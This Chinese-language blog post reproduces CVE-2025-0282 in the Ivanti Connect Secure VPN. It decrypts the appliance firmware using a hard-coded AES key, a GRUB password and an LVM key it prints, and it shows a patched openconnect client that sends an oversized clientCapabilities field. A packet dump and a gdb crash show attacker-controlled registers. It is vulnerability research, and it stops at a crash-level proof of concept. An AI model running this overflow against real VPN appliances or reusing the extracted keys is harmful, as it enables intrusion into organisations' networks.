…
2025年(暨蛇年)第一篇博客文章,顺便祝我的博客读者新春快乐吧。
1月9日 google 发布的 Ivanti Connect Secure VPN 设备的在野漏洞预警:
https://cloud.google.com/blog/topics/threat-intelligence/ivanti-connect-secure-vpn-zero-day/
1月10日 watchtowr 就发布了漏洞分析
https://labs.watchtowr.com/do-secure-by-design-pledges-come-with-stickers-ivanti-connect-secure-rce-cve-2025-0282/
1月10日我也发了我的漏洞复现推特: https://x.com/bestswngs/status/1877715807506952486

这次 diff版本2.3 build 3431 和 2.5, 特意留到了除夕夜发这篇文章..
这部分内容依旧感谢我的同事 @explore 和 @leommxj的帮助, 具体流程如下:
添加磁盘到虚拟机里后, 用 lvdisplay 可以看到几个分区
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
──(root㉿kali)-[/home/kali/Desktop] └─ --- Logical volume --- LV Path /dev/groupA/home LV Name home VG Name groupA LV UUID vPWDHH-AlTq-GvBS-UAnf-orT1-yT2d-TdbWyK LV Write Access read /write LV Creation host, time (none), 2025-01-09 17:28:21 -0500 LV Status NOT available LV Size <4.87 GiB Current LE 1246 Segments 1 Allocation inherit Read ahead sectors auto --- Logical volume --- LV Path /dev/groupA/runtime LV Name runtime VG Name groupA LV UUID dFDVOl-kYQR-J3N5-3HNC-toXc-9947-sj0yzc LV Write Access read /write LV Creation host, time (none), 2025-01-09 17:28:39 -0500 LV Status NOT available LV Size <19.46 GiB Current LE 4981 Segments 2 Allocation inherit Read ahead sectors auto --- Logical volume --- LV Path /dev/groupZ/home LV Name home VG Name groupZ LV UUID cOTBS1-oaYw-PlAt-puTS-Uvq5-6C91-pK6QHK LV Write Access read /write LV Creation host, time (none), 2024-10-07 06:47:49 -0400 LV Status NOT available LV Size 6.72 GiB Current LE 1721 Segments 1 Allocation inherit Read ahead sectors auto
可以看到这几个都是 lvm2 加密的, 没法直接 mount
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
┌──(root㉿kali)-[/home/kali/Desktop] └─ Disk /dev/sdb: 80.09 GiB, 86000000000 bytes, 167968750 sectors Disk model: VMware Virtual S Units: sectors of 1 * 512 = 512 bytes Sector size (logical/physical): 512 bytes / 512 bytes I/O size (minimum/optimal): 512 bytes / 512 bytes Disklabel type : dos Disk identifier: 0xc45d0b27 Device Boot Start End Sectors Size Id Type /dev/sdb1 * 2048 167968749 167966702 80.1G 83 Linux Disk /dev/sda: 80 GiB, 85899345920 bytes, 167772160 sectors Disk model: VMware Virtual S Units: sectors of 1 * 512 = 512 bytes Sector size (logical/physical): 512 bytes / 512 bytes I/O size (minimum/optimal): 512 bytes / 512 bytes Disklabel type : dos Disk identifier: 0x00000000 Device Boot Start End Sectors Size Id Type /dev/sda1 16065 224909 208845 102M 83 Linux /dev/sda2 224910 433754 208845 102M 83 Linux /dev/sda3 449820 658664 208845 102M 83 Linux /dev/sda4 674730 167766794 167092065 79.7G 85 Linux extended /dev/sda5 674731 14779799 14105069 6.7G 83 Linux /dev/sda6 14779801 30089744 15309944 7.3G 83 Linux /dev/sda7 30089746 65802239 35712494 17G 83 Linux /dev/sda8 65802241 81112184 15309944 7.3G 83 Linux /dev/sda9 81112186 116824679 35712494 17G 83 Linux /dev/sda10 116824681 132134624 15309944 7.3G 82 Linux swap / Solaris /dev/sda11 132134626 167766794 35632169 17G 83 Linux ┌──(root㉿kali)-[/home/kali/Desktop] └─ ┌──(root㉿kali)-[/home/kali/Desktop] └─ ┌──(root㉿kali)-[/home/kali/Desktop] └─ boot.b compact-file coreboot.img disksize grub kernel log_coreboot lost+found VERSION
我们在 /dev/sda1 找到了对应的 kernel 和 coreboot.img, 可以看看到 coreboot.img 作为initrd
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
└─ set default=0set timeout=5insmod ext2 password 07ow3w3d743 serial --unit=0 --speed=9600 --word=8 --parity=no --stop=1 menuentry "Current" { set root=(hd0,2) linux /kernel system=A rootdelay=5 console=ttyS0,115200n8 console=tty0 vm_hv_type=VMware initrd /coreboot.img } menuentry "Factory Reset" { set root=(hd0,1) linux /kernel system=Z noconfirm rootdelay=5 console=ttyS0,115200n8 console=tty0 vm_hv_type=VMware initrd /coreboot.img }
coreboot.img 作为initrd
我们去将这里的 kernel 通过 vmlinux-to-elf 转换一下就可以逆向了, 在 kernel中populate_rootfs里面写死密钥的AES解密
1
2
3
4
5
6
7
8
>>> DRAMFS_AES_KEY = bytes .fromhex("13D7B32E2600B7747D80FBA8F8D5C7CA" )>>> >>> realkey = strxor(DRAMFS_AES_KEY[:4 ][::-1 ], bytes .fromhex('99ED2BF2' ))[::-1 ] 2 realkey += strxor(DRAMFS_AES_KEY[4 :8 ][::-1 ], bytes .fromhex('AEEF41FE' ))[::-1 ] 3 realkey += strxor(DRAMFS_AES_KEY[8 :12 ][::-1 ], bytes .fromhex('141058C7' ))[::-1 ] 4 realkey += strxor(DRAMFS_AES_KEY[12 :16 ][::-1 ], bytes .fromhex('D2ED180E' ))[::-1 ] >>> realkeyb'\xe1\xfc^\xb7\xd8AX\xda\xba\xd8\xeb\xbc\xf6\xcd*\x18'
binary ninja 带有神奇的优化,
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
ffffffff826d0815 int64_t initrd_start_3 = initrd_start; ffffffff826d081c int32_t initrd_end_1 = (*(uint32_t *)initrd_end); ffffffff826d082e int64_t * rax_1 = crypto_alloc_base("aes" , 0 , 0 ); ffffffff826d0833 uint64_t i = (uint64_t )(initrd_end_1 - initrd_start_3); ffffffff826d083f int64_t rcx_1; ffffffff826d083f int64_t rdx_1; ffffffff826d083f int64_t r8_1; ffffffff826d083f ffffffff826d083f if (rax_1 <= -0x1000 ) ffffffff826d083f {ffffffff826d0875 int32_t var_6c_1 = 0xda5841d8 ; ffffffff826d0889 int32_t var_70 = 0xb75efce1 ; ffffffff826d088c int32_t var_68_1 = 0xbcebd8ba ; ffffffff826d088f int32_t var_64_1 = 0x182acdf6 ; ffffffff826d089b rcx_1 = rax_1[1 ](rax_1, &var_70, 0x10 ); ffffffff826d089f int32_t rax_2 = 0 ;
通过简单的逆向, 我们很快就可以写出一份解密代码, 我们可以把 coreboot.img 解密后出来一份gzip 压缩的cpio文件。
1
2
3
4
5
6
7
8
9
10
$ file out2.bak out2.bak: gzip compressed data, last modified: Sat Oct 5 17:32:45 2024, max compression, from Unix, original size modulo 2^32 118361088 $ gzip -d out2.gz $ file out2 out2: ASCII cpio archive (SVR4 with no CRC)
cpio 解出来的目录结构如下:
1
2
3
$ ls bin dash dev etc gzip insmod lib modules out2 rmmod sbin tmp usr
etc/lvmeky 是其他上面几个 lvm 分区的 key , 使用 crypsetup 命令解密后可以进一步 mount 磁盘
1
2
sudo cryptsetup luksOpen --key-file /mnt/hgfs/G/chaitin/20250109_ivanti/ISA_R2.3/lvmkey /dev/groupA/home groupA_home sudo mount /dev/mapper/groupA_home /mnt/disk1
/root/home/bin/dsconfig.pl 是进入后的shellDSSys::isDebugBuild 返回是调试版本就会直接给出shell的选项
这里就是会调用 sub shell {} 方法
1
2
3
4
5
6
7
8
9
sub shell return "" if (!DSSys::isDebugBuild()); print "set DISPLAY variable if you want to start an xterm\n" ; my ($install) = $ENV{'DSINSTALL' } =~ /(\S*)/ ; DSSafe::system ("$install/bin/dsshell" ); return "" ; }
通过简单逆向这个程序,我们就很快能获得一个带有调试功能的固件了(具体操作留给读者了, 很简单)
可以看到这里新加了一个长度判断, 之前存在栈溢出
1
2
3
4
5
6
7
8
9
10
memset (dest, 0 , sizeof (dest));strncpy (dest, *(const char **)(a1 + 140 ), v23);v24 = 46 ; v25 = &v57; if ( ((unsigned __int8)&v57 & 2 ) != 0 ){ LOBYTE(v24) = 44 ; v57 = 0 ; v25 = (__int16 *)&v58; }
最早的poc构造是根据 watchtowr 的文章, 魔改 openconnect[1] pulse.c 代码
1
2
3
4
5
6
7
if (bytes[0]) buf_append(reqbuf, " clientIp=%s", bytes); + buf_append(reqbuf, " clientCapabilities=%s", bytes); + for(unsigned int n=0; n<100; n++) + buf_append(reqbuf, "AAAAAAAAAAAAAAAA"); buf_append(reqbuf, "\\n%c", 0); ret = send_ift_packet(vpninfo, reqbuf);
编译的时候需要一个 vpn.cript , 我这里用的是 https://gitlab.com/openconnect/vpnc-scripts/-/blob/master/vpnc-script?ref_type=heads
1 /configure --enable-static=yes --without-openssl --with-vpnc-script=./vpnc-script --without-libproxy --without-lz4
poc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
$ ./openconnect 172.16.64.222 --protocol=pulse --dump-http-traffic -vvv Attempting to connect to server 172.16.64.222:443 Connected to 172.16.64.222:443 SSL negotiation with 172.16.64.222 Server certificate verify failed: signer not found Certificate from VPN server "172.16.64.222" failed verification. Reason : signer not foundTo trust this server in future, perhaps add this to your command line: --servercert pin-sha256:4fW+U987xNSV4e/eojrHz/Cr1pGxIIF0lraaXwBKQ2A= Enter 'yes' to accept, 'no' to abort; anything else to view: yes Connected to HTTPS on 172.16.64.222 with ciphersuite (TLS1.2)-(RSA)-(AES-256-GCM) > GET / HTTP/1.1 > Host: 172.16.64.222 > User-Agent: Open AnyConnect VPN Agent v9.12-unknown > Content-Type: EAP > Upgrade: IF-T/TLS 1.0 > Content-Length: 0 > Got HTTP response: HTTP/1.1 101 Switching Protocols Content-type : application/octet-streamPragma : no-cacheUpgrade : IF-T/TLS 1.0Connection : UpgradeHC_HMAC_VERSION_COOKIE: 1 supportSHA2Signature : 1Strict-Transport-Security : max-age=31536000accept-ch : Sec-CH-UA-Platform-Version> 0000: 00 00 55 97 00 00 00 01 00 00 00 14 00 00 00 00 |..U.............| > 0010: 00 01 02 02 |....| Read 20 bytes of IF-T/TLS record < 0000: 00 00 55 97 00 00 00 02 00 00 00 14 00 00 01 f5 |..U.............| < 0010: 00 00 00 02 |....| IF-T/TLS version from server: 2 > 0000: 00 00 0a 4c 00 00 00 88 00 00 06 a1 00 00 00 01 |...L............| > 0010: 63 6c 69 65 6e 74 48 6f 73 74 4e 61 6d 65 3d 75 |clientHostName=u| > 0020: 62 75 6e 74 75 20 63 6c 69 65 6e 74 49 70 3d 31 |buntu clientIp=1| > 0030: 39 38 2e 31 39 2e 32 34 39 2e 31 38 38 20 63 6c |98.19.249.188 cl| > 0040: 69 65 6e 74 43 61 70 61 62 69 6c 69 74 69 65 73 |ientCapabilities| > 0050: 3d 31 39 38 2e 31 39 2e 32 34 39 2e 31 38 38 41 |=198.19.249.188A| > 0060: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0070: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0080: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0090: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 00a0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 00b0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 00c0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 00d0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 00e0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 00f0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0100: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0110: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0120: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0130: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0140: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0150: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0160: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0170: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0180: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0190: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 01a0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 01b0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 01c0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 01d0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 01e0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 01f0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0200: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0210: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0220: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0230: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0240: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0250: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0260: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0270: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0280: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0290: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 02a0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 02b0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 02c0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 02d0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 02e0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 02f0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0300: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0310: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0320: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0330: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0340: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0350: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0360: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0370: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0380: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0390: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 03a0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 03b0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 03c0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 03d0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 03e0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 03f0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0400: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0410: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0420: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0430: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0440: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0450: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0460: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0470: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0480: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0490: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 04a0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 04b0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 04c0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 04d0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 04e0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 04f0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0500: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0510: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0520: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0530: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0540: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0550: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0560: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0570: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0580: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0590: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 05a0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 05b0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 05c0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 05d0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 05e0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 05f0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0600: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0610: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0620: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0630: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0640: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0650: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0660: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0670: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0680: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA| > 0690: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 0a |AAAAAAAAAAAAAAA.| > 06a0: 00 |.| Read 20 bytes of IF-T/TLS record < 0000: 00 00 55 97 00 00 00 05 00 00 00 14 00 00 01 f6 |..U.............| < 0010: 00 0a 4c 01 |..L.| > 0000: 00 00 55 97 00 00 00 06 00 00 00 22 00 00 00 02 |..U........"....| > 0010: 00 0a 4c 01 02 01 00 0e 01 61 6e 6f 6e 79 6d 6f |..L......anonymo| > 0020: 75 73 |us|
可以看到构超级长的 ientCapabilities 参数的时候就会栈溢出
free 的 崩溃现场
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
Program received signal SIGSEGV, Segmentation fault. eax 0x0 0 edi 0xff856370 -8035472 esi 0x1 1 edx 0xf1a8d004 -240594940 => 0xf4f73d1d <free+45>: mov esi,DWORD PTR [ecx-0x4] 0xf4f73d20 <free+48>: lea edx,[ecx-0x8] 0xf4f73d23 <free+51>: test esi,0x2 0xf4f73d29 <free+57>: jne 0xf4f73d58 <free+104> 0xf4f73d2b <free+59>: and esi,0x4 0xff856110: 0x56723200 0x566dd509 0x566ecbc7 0xf4f73cf8 0xff856120: 0xf7a26000 0x00000001 0xff856370 0xf6d6535f 0xff856130: 0x41414141 0x00000032 0xf7f3abc9 0x5671d000 0xff856140: 0x5671d000 0x56723200 0x00000001 0x5669a4e8 0xff856150: 0xff856370 0x00000289 0x566ed87c 0x566d7c7f 0xf4f73d1d in free () from /lib/libc.so.6 (gdb) bt #0 0xf4f73d1d in free () from /lib/libc.so.6 #1 0xf6d6535f in DSUtilMemPool::~DSUtilMemPool() () from /home/ecbuilds/int-rel/sa/22.7/bld3431.1/install/lib/libdsplibs.so #2 0x5669a4e8 in ?? () #3 0x5669ae7b in ?? () #4 0xf5fd0565 in IftTlsParser::parse(unsigned char const*, unsigned int) () from /home/ecbuilds/int-rel/sa/22.7/bld3431.1/install/lib/libdsagentd.so #5 0xf5fd084e in IftTlsParser::parseData(unsigned char const*, unsigned int) () from /home/ecbuilds/int-rel/sa/22.7/bld3431.1/install/lib/libdsagentd.so #6 0x56696e48 in ?? () #7 0x566133d5 in ?? () #8 0x56614446 in ?? () #9 0x56614d40 in ?? () #10 0xf6c4942e in ?? () from /home/ecbuilds/int-rel/sa/22.7/bld3431.1/install/lib/libdsplibs.so #11 0xf6c49f2f in DSEvntFds::runDispatcher() () from /home/ecbuilds/int-rel/sa/22.7/bld3431.1/install/lib/libdsplibs.so #12 0x5663f477 in ?? () #13 0x565e0a37 in main () (gdb) p/x 0x5669a4e8 - $base $1 = 0xe54e8 (gdb) i er ecx Undefined info command: "er ecx". Try "help info". (gdb) i r ecx ecx 0x41414141 1094795585 (gdb)
1
2
3
4
5
6
7
void __cdecl EPMessage::~EPMessage(EPMessage *this) { DSHash::~DSHash((EPMessage *)((char *)this + 4)); } 0xf6d0fb31 in DSHash::~DSHash() () from /home/ecbuilds/int-rel/sa/22.7/bld3431.1/install/lib/libdsplibs.so
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
memset (dest, 0 , sizeof (dest));strncpy (dest, (const char *)a1->clientCapabilities, v23);v24 = 46 ; v25 = &v57; if ( ((unsigned __int8)&v57 & 2 ) != 0 ){ LOBYTE(v24) = 44 ; v57 = 0 ; v25 = (__int16 *)&v58; } memset (v25, 0 , 4 * (v24 >> 2 ));v26 = &v25[2 * (v24 >> 2 )]; if ( (v24 & 2 ) != 0 ) *v26 = 0 ; na = 46 ; (*(void (__cdecl **)(struct_a1 *, __int16 *))(*(_DWORD *)a1->gap0 + 72 ))(a1, &v57);
在溢出之后有一个函数指针的调用
1
2
3
4
5
6
7
8
9
